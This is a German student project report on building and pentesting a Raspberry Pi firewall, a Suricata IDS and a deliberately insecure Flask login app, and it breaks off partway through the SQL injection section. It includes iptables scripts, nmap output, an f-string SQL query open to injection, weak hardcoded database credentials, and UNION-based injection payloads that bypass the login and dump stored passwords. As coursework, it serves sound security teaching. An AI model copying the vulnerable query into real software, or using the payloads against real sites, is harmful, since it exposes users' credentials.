



**Hochschule für Technik
und Wirtschaft Berlin**

University of Applied Sciences

Dokumentation der Projektarbeit **Projektarbeit im Modul Informationssicherheit**

vorgelegt von

**Adrian Tippe 584501
Christoph Nicklas Jänicke 584533
Ilkaan Bingöl 584398
Parham Rahmani 580200**

Berlin, 26. Juni 2024

Inhaltsverzeichnis

1	Einführung	1
1.1	Skripts und Anwendungen	1
2	Aufbau des Informationsverbunds und Informationsfluss	2
2.1	Informationsverbund	2
2.2	Informationsfluss	3
3	Konfiguration der Server	4
3.1	Firewall	4
3.2	Webserver	5
3.2.1	Python-Anwendung	5
3.2.2	Nginx	6
3.2.3	MariaDB	6
4	Konfiguration der Firewall	7
4.1	Firewall	7
4.1.1	Anforderungen	7
4.1.2	Skripte	8
4.2	Webserver	10
4.2.1	Anforderungen	10
4.2.2	Skript	10
5	Konfiguration des Intrusion Detection Systems	12
6	Penetrationstest des Informationsverbunds	13
6.1	NMAP	13
6.2	SQL Injection	14
6.3	Cross-Site Scripting	17
6.4	ARP Spoofing	22
6.4.1	IDS gegen ARP-Spoofing	24
7	Anhang	25
7.1	Netzwerk	25
7.2	Hinzufügen eines Cron-Jobs	25
7.3	Setzen einer statischen IP-Adresse	25

1 Einführung

Im Rahmen des Kurses Informationssicherheit, im Sommersemester 2024, sollte in einer Projektarbeit eine Firewall aufgebaut, konfiguriert und getestet werden.

In diesem Dokument wird die Konfiguration der einzelnen Komponenten sowie der Penetrationstest dieser beschrieben.

1.1 Skripts und Anwendungen

Alle genutzten Skripts und die Python-Anwendung auf dem Webserver wurden eigens erstellt und sind in den öffentlichen GitHub-Repositories

<https://github.com/c-jaenicke/itsec-misc> und https://github.com/parhamrahmani/Implementation_Webserver_GP3 zu finden.

2 Aufbau des Informationsverbunds und Informationsfluss

Folgende Kapitel beschreiben den Aufbau des Informationsverbundes sowie den Informationsfluss innerhalb.

2.1 Informationsverbund

Folgendes Diagramm zeigt den Informationsverbund:




Abbildung 1: Aufbau des Informationsverbunds

Der Server der Firewall wird in den kommenden Kapiteln als Firewall bezeichnet. Der Server des Webserver wird als Webserver bezeichnet.

Der Laptop dient als Client, um auf den Webserver zuzugreifen und als Client für Penetrationstests.

Die Firewall, ein RPi 4, setzt eine Firewall und ein Intrusion Detection System (IDS) um. Dieses soll den Webserver schützen und den Datenverkehr kontrollieren.

Der Webserver, ein RPi 3b, stellt eine eigens programmierte Python-Anwendung mit einem NGINX-Webserver um.

Der Switch, ein NETGEAR ProSAFE GS105GE mit 5 RJ45 Ports, verbindet alle Geräte im Informationsverbund. Zu den gezeigten Komponenten können noch zusätzlich 2 weitere Clients angeschlossen werden.

2.2 Informationsfluss

Folgendes Diagramm stellt den Informationsfluss im Verbund dar:




Abbildung 2: Aufbau des Informationsverbunds

Beginnend beim Client wird eine Anfrage an die Firewall gesendet, diese leitet die Anfrage, mittels einer Forwarding-Regel, nachdem diese gefiltert und überprüft wurde, an den Webserver weiter. Dieser bearbeitet die Anfrage und führt ggf. eine Datenbankabfrage durch. Die Antwort wird anschließend wieder an die Firewall gesendet, welche diese an den Client weiterleitet.

Der Switch wird in dem Informationsfluss nicht behandelt, da dieser lediglich die physische Verbindung der Komponenten realisiert und keine sonstige Funktion oder Filter umsetzt.

3 Konfiguration der Server

Folgende Abschnitte beschreiben die Konfiguration der Firewall und des Webservers.

3.1 Firewall

Der Server der Firewall nutzt als Betriebssystem die 64 Bit Variante des Raspberry Pi OS, welches auf Debian 12 Bookworm basiert.

Es wurde keine vorinstallierte Software deinstalliert.

Es wurden folgende Pakete zusätzlich installiert:

Name	Begründung
iptables	Firewall, Alternative zur Vorinstallierten Firewall nftables
nvim	Texteditor zum bearbeiten von Konfigurationsdateien
zsh	Shell mit besserer Auto-Complete-Funktion
tmux	Terminal Multiplexer zum einfachen Verwalten über SSH
suricata	Intrusion Detection System

Tabelle 1: Zusätzlich installierte Software auf dem Firewall-Server

Der standardmäßig aktivierte nftables-Dienst wurde deaktiviert um Konflikte mit iptables zu verhindern, siehe Firewall 4.1 für die Konfiguration von iptables für den Firewall-Server.

SSH wurde aktiviert, es wurden keine weiteren Maßnahmen eingeleitet um die Schnittstelle zu schützen. Es wird die Standardkonfiguration verwendet.

Der Suricata-Dienst wurde aktiviert und wird automatisch beim Boot gestartet, siehe Konfiguration des Intrusion Detection Systems 5 für die Konfiguration des Intrusion Detection Systems (IDS).

Dem Server wurde die statische IP-Adresse 192.168.0.220 zugewiesen, siehe Setzen einer statischen IP-Adresse 7.3.

3.2 Webserver

Der Webserver nutzt als Betriebssystem die 64 Bit Variante des Raspberry Pi OS, welches auf Debian 12 Bookworm basiert.

Es wurde keine vorinstallierte Software deinstalliert.

Folgende Software wurde zusätzlich installiert:

Name	Begründung
iptables	Firewall, Alternative zur Vorinstallierten Firewall nftables
nvim	Texteditor zum bearbeiten von Konfigurationsdateien
zsh	Shell mit besserer Auto-Complete-Funktion
tmux	Terminal Multiplexer zum einfachen Verwalten über SSH
python3-pip, python3-venv, python3-flask, python3-flask-cors, python3-pymysql	Als Abhängigkeiten der Python-Anwendung
mariadb-server	Datenbank für die Python-Anwendung
nginx	Als Webserver für die Python-Anwendung

Tabelle 2: Zusätzlich installierte Software auf dem Webserver

Der standardmäßig aktivierte nftables-Dienst wurde deaktiviert um Konflikte mit iptables zu verhindern, siehe Webserver 4.2 für die Konfiguration von iptables auf dem Webserver. SSH wurde aktiviert, es wurden keine weiteren Maßnahmen eingeleitet um die Schnittstelle zu schützen. Es wird die Standardkonfiguration verwendet.

Der nginx-Dienst und mariadb-Dienst wurde aktiviert und wird beim Start automatisch gestartet.

Die Python-Anwendung wird automatisch beim Start durch einen Cron-Job gestartet, siehe Hinzufügen eines Cron-Jobs 7.2.

Dem Server wurde die statische IP-Adresse 192.168.0.221 zugewiesen, siehe Setzen einer statischen IP-Adresse 7.3.

3.2.1 Python-Anwendung

Auf dem Webserver wird eine eigens programmierte Python-Anwendung betrieben.

Diese bietet ein einfaches HTML Login Formular, sowie einen einfachen Chat in dem Nachrichten veröffentlicht werden können.

Die Anwendung wurde absichtlich so unsicher wie möglich entwickelt um die geplanten Attacken im Pentest zu ermöglichen.

3.2.2 Nginx

Um die Python-Anwendung auf Port 80 mittels NGINX zur Verfügung zu stellen wurde die Datei `myflaskapp` im Ordner `/etc/nginx/sites-available/` mit folgendem Inhalt angelegt:

```
server {
    listen 80;
    server_name _;    # wildcard

    location / {
        proxy_pass http://127.0.0.1:5000;    # Point to where Flask is
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }
}
```

Für diese Datei wurde anschließend ein Link mittels `ln -s /etc/nginx/sites-available/myflaskapp /etc/nginx/sites-enabled` erstellt.

Es wurden keine weiteren Maßnahmen unternommen um NGINX zu härten.

3.2.3 MariaDB

Die Datenbank wurde mit folgenden Skript initialisiert:

```
#!/usr/bin/env bash
# script for setting up database
mysql -u "$1" --password="$2" -e ""CREATE DATABASE mydb;
USE mydb;
CREATE USER 'admin'@'localhost' IDENTIFIED BY 'password';
CREATE TABLE credentials (
    id INT AUTO_INCREMENT PRIMARY KEY,
    user VARCHAR(255) NOT NULL,
    password VARCHAR(255) NOT NULL
);
INSERT INTO credentials (user, password) VALUES ('testuser', '
testpassword');

GRANT ALL PRIVILEGES ON mydb.* TO 'admin'@'localhost';
FLUSH PRIVILEGES;""
```

Es wird eine neue Datenbank mit dem Namen `mydb` angelegt. Zusätzlich wird ein neuer Nutzer `admin` angelegt. Anschließend wird die Tabelle `credentials` angelegt, in welcher die Daten später gespeichert werden. In diese wird ein Testnutzer hineingeschrieben. Dem Nutzer `admin` werden zuletzt alle Rechte für die neue Datenbank zugeteilt.

Es wurden keine weiteren spezifischen Konfigurationen durchgeführt um MariaDB zu schützen.

4 Konfiguration der Firewall

Folgende Abschnitte zeigen und erläutern die Konfiguration der einzelnen iptable-Paketfilter.

4.1 Firewall

Im folgenden werden die Anforderungen und die Konfiguration von iptables auf dem Firewall-Server erläutert.

4.1.1 Anforderungen

Folgende Anforderungen wurden aus dem Aufgabenblatt 1 identifiziert und werden zusätzlich für die Administration und den normalen Betrieb benötigt:

Port	Protokoll	Dienst
22	TCP	SSH
53	TCP	DNS
53	UDP	DNS
123	UDP	NTP
80	TCP	HTTP
443	TCP	HTTPS
143	TCP	Outlook IMAP
993	TCP	Outlook IMAP
110	TCP	Outlook POP3
995	TCP	Outlook POP3
587	TCP	Outlook SMTP
5938	TCP	TeamViewer
5938	UDP	Teamviewer

Tabelle 3: Benötigte Ports auf der Firewall

Bei den Freigegeben Ports wurden die Richtlinien und Anforderungen der jeweiligen Hersteller [1], [2] beachtet.

Port 22 wird für SSH genutzt um den Server remote zu administrieren.

Die Ports 53 und 123, entsprechend DNS und NTP, werden für den regulären Betrieb des Servers benötigt. NTP wird benötigt um die korrekte Zeit zu haben und das Logging und Auswerten zu vereinfachen.

Ports 80 und 443 werden für den HTTP-Verkehr genutzt, damit verbundene Clients, wie Mitarbeiter, Zugang zum Internet erhalten.

Da sich kein lokaler E-Mail- oder Exchange-Server im Verbund auf Arbeitsblatt 1 befindet, wird davon ausgegangen das es einen externen Server gibt. Die Ports 143 und 993, 110

und 995 sowie 587 ermöglichen verschiedene Wege der Anmeldung auf diesem Server. TeamViewer benötigt den Port 5938 um den Zugang zu ermöglichen.

4.1.2 Skripte

Nach den Vorgaben aus Aufgabenblatt 1 und den identifizierten Anforderungen ergeben sich folgende Skripte. Alle Skripte müssen mit Root Rechten ausgeführt werden. Iptables Regeln wurden gemäß der iptables man page [3] angelegt.

Bei allen folgenden Skripten werden anfangs alle bestehenden Regeln gelöscht, um Konflikte mit den neuen Regeln zu verhindern.

Folgender Skript schließt alle Ports der Firewall.

```
#!/usr/bin/env bash
# this script blocks all incoming and outgoing traffic
# flush all rules and reset all chains
iptables -F
iptables -t nat -F
iptables -X

# block all incoming, outgoing and forwarded traffic
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP
```

Folgender Skript öffnet die Firewall komplett und erlaubt jede Art von Datenverkehr.

```
#!/usr/bin/env bash
# this script allows all incoming and outgoing traffic
# flush all rules and reset all chains
iptables -F
iptables -t nat -F
iptables -X

# allow all incoming, outgoing and forwarded traffic
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
```

Folgender Skript setzt die Anforderungen für die Umgebung um und ermöglicht das Forwarding auf den Webserver. Zusätzlich wird Datenverkehr auf dem loopback-Interface erlaubt.

Dieser Skript wird durch einen Cron-Job direkt nach dem Boot ausgeführt, siehe Hinzufügen eines Cron-Jobs 7.2.

```
#!/usr/bin/env bash
# script for setting up production settings
# flush all rules and reset all chains
iptables -F
iptables -t nat -F
iptables -X
```

```
# allow all local traffic, needed for local connection like databases
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT

# allow ssh traffic on port 22
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables -A OUTPUT -p tcp --sport 22 -j ACCEPT

# allow dns traffic on port 54, both tcp and udp
iptables -A INPUT -p tcp --dport 53 -j ACCEPT
iptables -A OUTPUT -p tcp --sport 53 -j ACCEPT
iptables -A INPUT -p udp --dport 53 -j ACCEPT
iptables -A OUTPUT -p udp --sport 53 -j ACCEPT

# allow ntp traffic on port 123
iptables -A INPUT -p udp --dport 123 -j ACCEPT
iptables -A OUTPUT -p udp --sport 123 -j ACCEPT

# allow pinging
iptables -A INPUT -p icmp -j ACCEPT
iptables -A OUTPUT -p icmp -j ACCEPT

# allow http on port 80
iptables -A INPUT -p tcp --dport 80 -j ACCEPT
iptables -A OUTPUT -p tcp --sport 80 -j ACCEPT

# allow https on port 443
iptables -A INPUT -p tcp --dport 443 -j ACCEPT
iptables -A OUTPUT -p tcp --sport 443 -j ACCEPT

# forward incoming traffic on port 80, http, to webserver port 80 and
# back
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-
destination 192.168.0.221:80
iptables -A FORWARD -p tcp -d 192.168.0.221 --dport 80 -j ACCEPT
iptables -t nat -A POSTROUTING -p tcp -d 192.168.0.221 --dport 80 -j
MASQUERADE

# allow outlook traffic to external mailserver
## imap
iptables -A INPUT -p tcp --dport 143 -j ACCEPT
iptables -A OUTPUT -p tcp --sport 143 -j ACCEPT
iptables -A INPUT -p tcp --dport 993 -j ACCEPT
iptables -A OUTPUT -p tcp --sport 993 -j ACCEPT
## pop3
iptables -A INPUT -p tcp --dport 110 -j ACCEPT
iptables -A OUTPUT -p tcp --sport 110 -j ACCEPT
iptables -A INPUT -p tcp --dport 995 -j ACCEPT
iptables -A OUTPUT -p tcp --sport 995 -j ACCEPT
## smtp
iptables -A INPUT -p tcp --dport 587 -j ACCEPT
```

```
iptables -A OUTPUT -p tcp --sport 587 -j ACCEPT

# allow traffic for teamviewer
iptables -A INPUT -p tcp --dport 5938 -j ACCEPT
iptables -A OUTPUT -p tcp --sport 5938 -j ACCEPT

iptables -A INPUT -p udp --dport 5938 -j ACCEPT
iptables -A OUTPUT -p udp --sport 5938 -j ACCEPT

# allow traffic for delfship
iptables -A INPUT -p tcp --dport 8081 -j ACCEPT
iptables -A OUTPUT -p tcp --sport 8081 -j ACCEPT

# drop traffic that doesnt match incoming or forwarding rules, allow
  all outgoing
iptables -P INPUT DROP
iptables -P FORWARD ACCEPT # forward has to be ACCEPT, to allow
  forwarding to webserver
iptables -P OUTPUT ACCEPT
```

Um das Forwarding von IPv4 Paketen zu ermöglichen musste der Kernel-Parameter `net.ipv4.ip_forward` auf 1, statt 0, gesetzt werden. [4]

4.2 Webserver

Im folgenden werden die Anforderungen der Firewall des Webserver beschrieben und der Skript der diese umsetzt gezeigt.

4.2.1 Anforderungen

Folgende Ports wurden als relevant identifiziert um dem Webserver zu administrieren und die Python-Anwendung bereitzustellen:

Port	Protokoll	Dienst
22	TCP	SSH
80	TCP	HTTP

Tabelle 4: Benötigte Ports auf dem Webserver

4.2.2 Skript

Folgender Skript setzt die iptables Regeln auf dem Webserver. Der Skript muss mit Root Rechten ausgeführt werden.

Iptables Regeln wurden gemäß der iptables man page [3] angelegt.

Der Skript wird direkt am Boot mittels eines Cron-Jobs ausgeführt, siehe Hinzufügen eines Cron-Jobs 7.2.

```
#!/usr/bin/env bash
# script for setting up production settings
# flush all rules and reset all chains
iptables -F
iptables -t nat -F
iptables -X

# allow all local traffic, needed for local connection like databases
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT

# allow ssh traffic on port 22
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables -A OUTPUT -p tcp --sport 22 -j ACCEPT

# allow ping
iptables -A INPUT -p icmp -j ACCEPT
iptables -A OUTPUT -p icmp -j ACCEPT

# allow incoming http traffic from firewall and allow all outgoing http
# traffic
iptables -A INPUT -p tcp --src 192.168.0.220 --dport 80 --jump ACCEPT
iptables -A OUTPUT -p tcp --sport 80 -j ACCEPT

# drop traffic that doesnt match incoming or forwarding rules, allow
# all outgoing
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT ACCEPT
```

Zuerst werden alle bestehenden Regeln gelöscht, um Konflikte vorzubeugen.

Der Skript ermöglicht den Managementzugang mittels SSH sowie Pings auf und vom Server.

Der HTTP-Verkehr wird auf die IP-Adresse 192.168.0.220, die Firewall, beschränkt. Anderen Clients ist es also nicht möglich den Webserver direkt anzufragen.

Besonders relevant ist es den Verkehr auf dem Loopback-Interface zuzulassen, da die Python-Anwendung dies benötigt um auf die Datenbank zuzugreifen.

5 Konfiguration des Intrusion Detection Systems

Es wurde sich für das Intrusion Detection System (IDS) Suricata entschieden, da bereits Vorerfahrung bestanden.

Bei der Installation wurde der Anleitung des Herstellers [5] befolgt.

In der Konfigurationsdatei `/etc/suricata/suricata.yaml` wurde das zu überwachende Interface auf `eth0` gestellt. Es ergeben sich folgende Capture Settings:

```
af-packet:
  - interface: eth0
    cluster-id: 99
    cluster-type: cluster_flow
    defrag: yes
    use-mmap: yes
    tpacket-v3: yes
```

Darüber hinaus wurden die aktuellen Regeln heruntergeladen, installiert und aktiviert [6], mittels `sudo suricata-update`.

Um diese zu aktivieren wurde gemäß der Anleitung des Herstellers der Pfad der Regeln, in der Datei `/etc/suricata/suricata.yaml` geändert auf
`default-rule-path: /var/lib/suricata/rules`.

Weitere Konfiguration wurden nicht durchgeführt.

Das IDS wurde anschließend getestet. Dafür wurde der Befehl `curl http://testmyids.org/uid/index.html` ausgeführt. Dadurch wurde eine statische HTML-Datei aufgerufen mit dem Inhalt `uid=0(root)gid=0(root)groups=0(root)`. Dieser String stellt eine mögliche Ausgabe des `id` Befehls dar, welcher genutzt werden kann um den derzeitigen Nutzer und die Gruppen des Nutzers zu erhalten.

Das IDS sollte hier ausschlagen, da die Ausgabe bedeuten würde, dass jemand remote den `id` Befehl als `root` ausgeführt hat, was bedeuten würde dass jemand vollen Zugriff auf das System hat.

Ob das IDS dies erkannt hat wurde mit dem Befehl `sudo tail /var/log/suricata/fast.log` überprüft. Die `fast.log` Datei enthält die Warnungen des IDS. Die letzte Zeile der Datei war `[1:2100498:7] GPL ATTACK_RESPONSE id check returned root [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} <ip> -> 192.168.0.220:<port>`. Dies zeigt dass der Datenverkehr als potenzieller Datenabfluss erkannt wurde.

6 Penetrationstest des Informationsverbunds

Folgende Kapitel befassen sich mit der Bewertung der Sicherheit und den Ergebnissen der Pentests.

6.1 NMAP

Sowohl der Webserver als auch die Firewall wurden mit dem Befehl `sudo nmap -sS -sC -O -p- <ip des ziels>` mittels NMAP gescanned. Folgende Parameter wurden genutzt [7]:

1. `-sS`: Führe einen "SYN Scan" bzw. "Stealth Scan" durch. Damit wurden die offenen TCP-Ports gescanned.
2. `-sC`: Führe einen "Script Scan" durch. Hierbei werden verschiedene Scripte eingesetzt um mehr Informationen über verschiedene Ports und Dienste zu erhalten.
3. `-O`: Versuche das Betriebssystem des Ziels zu erhalten.
4. `-p-`: Scanne alle Ports von 1 bis 65535.

Folgende Ergebnisse ergab der NMAP-Scan der Firewall und des Webserver:

```
Nmap scan report for 192.168.0.220
Host is up (0.00044s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|_  256 1a:44:16:16:34:b4:db:60:06:59:83:c2:c4:68:2a:f2 (ECDSA)
|_  256 6b:f4:20:d4:cb:e1:9b:4f:4b:5a:cf:8a:9c:31:97:96 (ED25519)
53/tcp    closed domain
80/tcp    open  http
|_ http-title: Login and Register Form
110/tcp   closed pop3
143/tcp   closed imap
443/tcp   closed https
587/tcp   closed submission
993/tcp   closed imaps
995/tcp   closed pop3s
5938/tcp  closed teamviewer
8081/tcp  closed blackice-icecap
MAC Address: DC:A6:32:49:23:0D (Raspberry Pi Trading)
Aggressive OS guesses: Linux 2.6.32 (94%), Linux 3.2 - 4.9 (94%), Linux 4.15 - 5.8 (94%), Linux
, Synology DiskStation Manager 5.2-5644 (91%), Netgear RAIDiator 4.2.28 (91%), Linux 3.1 (91%),
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.85 seconds
```

Abbildung 3: Ergebnis NMAP-Scan Firewall

```
Nmap scan report for 192.168.0.221
Host is up (0.00065s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|_ 256 62:7a:14:91:db:b6:1e:57:d9:1b:dd:48:62:ec:42:a4 (ECDSA)
|_ 256 94:4d:e1:10:fd:10:27:12:bd:17:b1:8e:03:25:70:2e (ED25519)
MAC Address: B8:27:EB:72:48:DB (Raspberry Pi Foundation)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%), Linux 3.4 - 3.10 (91%)
Linux 5.1 (91%), Linux 2.6.32 - 3.10 (91%), Linux 2.6.32 - 3.13 (91%), Linux 2.6.39 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 114.23 seconds
```

Abbildung 4: Ergebnis NMAP-Scan Webserver

Hervorzuheben ist, dass der Scan der Webserver nur den Port 22, SSH, gefunden hat, nicht den Port 80 für den NGINX-Server. Die Regel, das Port 80 auf dem Webserver nur auf Anfragen von der IP-Adresse der Firewall annimmt funktioniert dementsprechend.

Zudem war Suricata in der Lage den NMAP-Scan, den Script-Scan, zu entdecken und zu melden.

```
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55326 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55330 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55330 → 192.168.0.221:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55340 → 192.168.0.221:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55340 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55342 → 192.168.0.221:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55348 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55348 → 192.168.0.221:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55358 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55358 → 192.168.0.221:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55372 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55372 → 192.168.0.221:80
```

Abbildung 5: Logs von Suricata bei der Durchführung des NMAP-Scans

6.2 SQL Injection

Um die Anfälligkeit der Webanwendung für SQL Injection zu testen, wurde ein Angriff auf das Login-Formular simuliert. Zunächst wurde ein einfacher Test mit dem Benutzernamen ' ; ' und einem beliebigen Passwort durchgeführt. Dies führte zu einem internen Serverfehler (HTTP 500), der wertvolle Informationen über die zugrunde liegende Datenbankabfrage preisgab.

Login Form

Username: Password: [Login](#) [Register](#)

NetworkError when attempting to fetch resource.

Abbildung 6: Fehlermeldung beim Login in der Webanwendung

Die Analyse des Fehlerlogs in den Entwicklertools des Browsers offenbarte die verwendete SQL-Abfrage aus der Webanwendung.

```

connection = get_db_connection()

try:
    with connection.cursor() as cursor:
        cursor.execute(f"SELECT * FROM credentials WHERE user = '{usernameJson}'")
        # ~~~~~
        result = cursor.fetchone()

        if result:
            usernameDB = result['user']
            passwordDB = result['password']

            if passwordDB == passwordJson:


```

Abbildung 7: Response der Webanwendung

Mit diesem Wissen wurde eine angepasste Injection erstellt:

```
' union select 1,'itsec','attack'; -- '
```


Diese Eingabe als Benutzername, kombiniert mit `attack` als Passwort, ermöglicht eine unbefugte Anmeldung als `itsec` oder potenziell als jeder andere Benutzer.



Username: Password:

Login Register

Abbildung 8: Login mit SQL Injection



Welcome itsec

Message Board

Enter your message Post

Abbildung 9: Erfolgreiche Anmeldung mit SQL Injection

Um die Möglichkeiten der SQL Injection weiter zu demonstrieren, wurde eine alternative Injection entwickelt, um alle Benutzerdaten zu extrahieren:

```
' union select 1, group_concat(concat_ws('|', user, password) separator  
' , '), 'attack' from credentials -- '
```

Diese Injection wird ebenfalls als Benutzername eingegeben, während attack wieder als Passwort verwendet wird. Als Ergebnis enthält der angezeigte Benutzername in der Webanwendung nun alle extrahierten Daten aus der Datenbanktabelle, wie in der folgenden Abbildung zu sehen ist:

